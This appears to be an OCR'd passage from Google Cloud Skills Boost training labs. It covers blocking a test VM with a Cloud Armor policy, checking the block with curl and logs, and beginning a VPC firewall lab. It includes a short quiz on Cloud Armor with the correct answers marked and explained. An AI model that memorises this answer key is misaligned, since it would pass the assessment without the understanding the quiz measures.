
10. Click **+ Add target**.



11. For **Type 1**, select **Backend service (external application load balancer)**.
12. For **Backend Service target 1**, select **web-backend**.
13. Click **Next step**.




14. Click **Done**.
15. Click **Create policy**.



Note: *Alternatively, you could set the default rule to Deny and only allow list traffic from authorized users/IP addresses.*

Wait for the policy to be created before moving to the next step.



Verify the security policy

1. Return to the SSH session of the access-test VM.

2. Run the curl command again on the instance to access the load balancer:


curl -m1 {IP_ADDRESS}

The output should look as follows.


Output:

<!doctype html><meta charset="utf-8"><meta name=viewport content="width=device-width, initial-scale=1"><title>404</title>404 Not Found


Note: It might take a couple of minutes for the security policy to take affect. If you are able to access the backends, keep trying until you get the **404** Not Found error.



3. Try accessing the load balancer IP from your local browser. You should still be able to access it as we have only blocklisted the access-test VM.



Click *Check my progress* to verify the objective.




Task 4. View Google Cloud Armor logs


1. In the Google Cloud console, in the **Navigation menu** (☰), click **View all products> Networking > Network Security > Cloud Armor policies**.


2. Click **blocklist-access-test**.

3. Click **Logs**.
4. Click **View policy logs** and go to the latest logs. If prompted, close the notification.
5. Locate a log with a **404** and expand the log entry.
6. Expand **httpRequest**.
7. The request should be from the **access-test** VM IP address.



8. Explore some of the other log entries.





Summary

In this lab, you have done the following:

- Verified that the Application Load Balancer was deployed.
- Created a VM to test access to the Application Load Balancer.

- Used Google Cloud Armor to blocklist an IP address and restrict access to an Application Load Balancer.


Take your next lab

If you are interested in progressing your knowledge on Cloud Armor, take the following course:

- Securing your Network with Cloud Armor

End your lab

When you have completed your lab, click **End Lab**. Google Cloud Skills Boost removes the resources you've used and cleans the account for you.



QUIZ

✓ 1. Which Google Cloud service provides defense against infrastructure and application Distributed Denial of Service (DDoS) attacks?

- ○ Cloud DNS
- ○ Cloud Load Balancing
- ○ Cloud CDN
- ✓ Google Cloud Armor

Correct. Google Cloud Armor is specifically designed to protect against DDoS attacks at both the infrastructure and application layers. It offers features like:

- Web Application Firewall (WAF) to filter malicious traffic
- Rate limiting to control traffic spikes
- DDoS attack detection and mitigation
- IP whitelisting and blacklisting

✓ 2. Which two of the following statements are true about Google Cloud Armor?

- ✓ Google Cloud Armor protection is delivered at the edge of Google's network.

Correct. This is a key advantage of Cloud Armor. By filtering traffic at the edge, it can mitigate attacks before they reach your infrastructure, reducing the load on your resources and ensuring better protection.

- ✓ Google Cloud Armor enforces access control based on IPv4 and IPv6 addresses or CIDRs.

Correct. This is a core feature of Cloud Armor. It allows you to create rules that permit or deny traffic based on the source IP address or range. This is useful for filtering out known bad actors or restricting access to specific regions.

LAB 2: CONFIGURING VPC FIREWALLS

Overview

In this lab, you investigate **Virtual Private Cloud (VPC)** networks and create firewall rules to allow and deny access to a network and instances.

You begin by creating an automatic VPC network and some VPC instances. You verify that the ***default-allow-ssh*** firewall rule is working and then compare this to the user created custom network to verify no ingress is allowed without custom firewall rules.

After deleting the default network, you use firewall rule priorities to allow both ingress and egress of network traffic to your VMs.

Objectives


In this lab, you will learn how to:

- Create an auto-mode network and subnetwork.
- Investigate firewall rules in the default network and then delete the default network.
- Use features of firewall rules for more precise and flexible control of connections.

Setup and requirements

For each lab, you get a new Google Cloud project and set of resources for a fixed time at no cost.

1. Click the **Start Lab** button. If you need to pay for the lab, a pop-up opens for you to select your payment method. On the left is the **Lab Details** panel with the following:
    - The **Open Google Cloud console** button
    - Time remaining
    - The temporary credentials that you must use for this lab
    - Other information, if needed, to step through this lab
2. Click **Open Google Cloud console** (or right-click and select **Open Link in Incognito Window** if you are running the Chrome browser).



The lab spins up resources, and then opens another tab that shows the **Sign in** page.

Tip: Arrange the tabs in separate windows, side-by-side.

Note: If you see the **Choose an account** dialog, click **Use Another Account**.

3. If necessary, copy the **Username** below and paste it into the **Sign in** dialog.

You can also find the **Username** in the **Lab Details** panel.

4. Click **Next**.
5. Copy the **Password** below and paste it into the **Welcome** dialog.


You can also find the **Password** in the **Lab Details** panel.

6. Click **Next**.

Important: You must use the credentials the lab provides you. Do not use your Google Cloud account credentials.

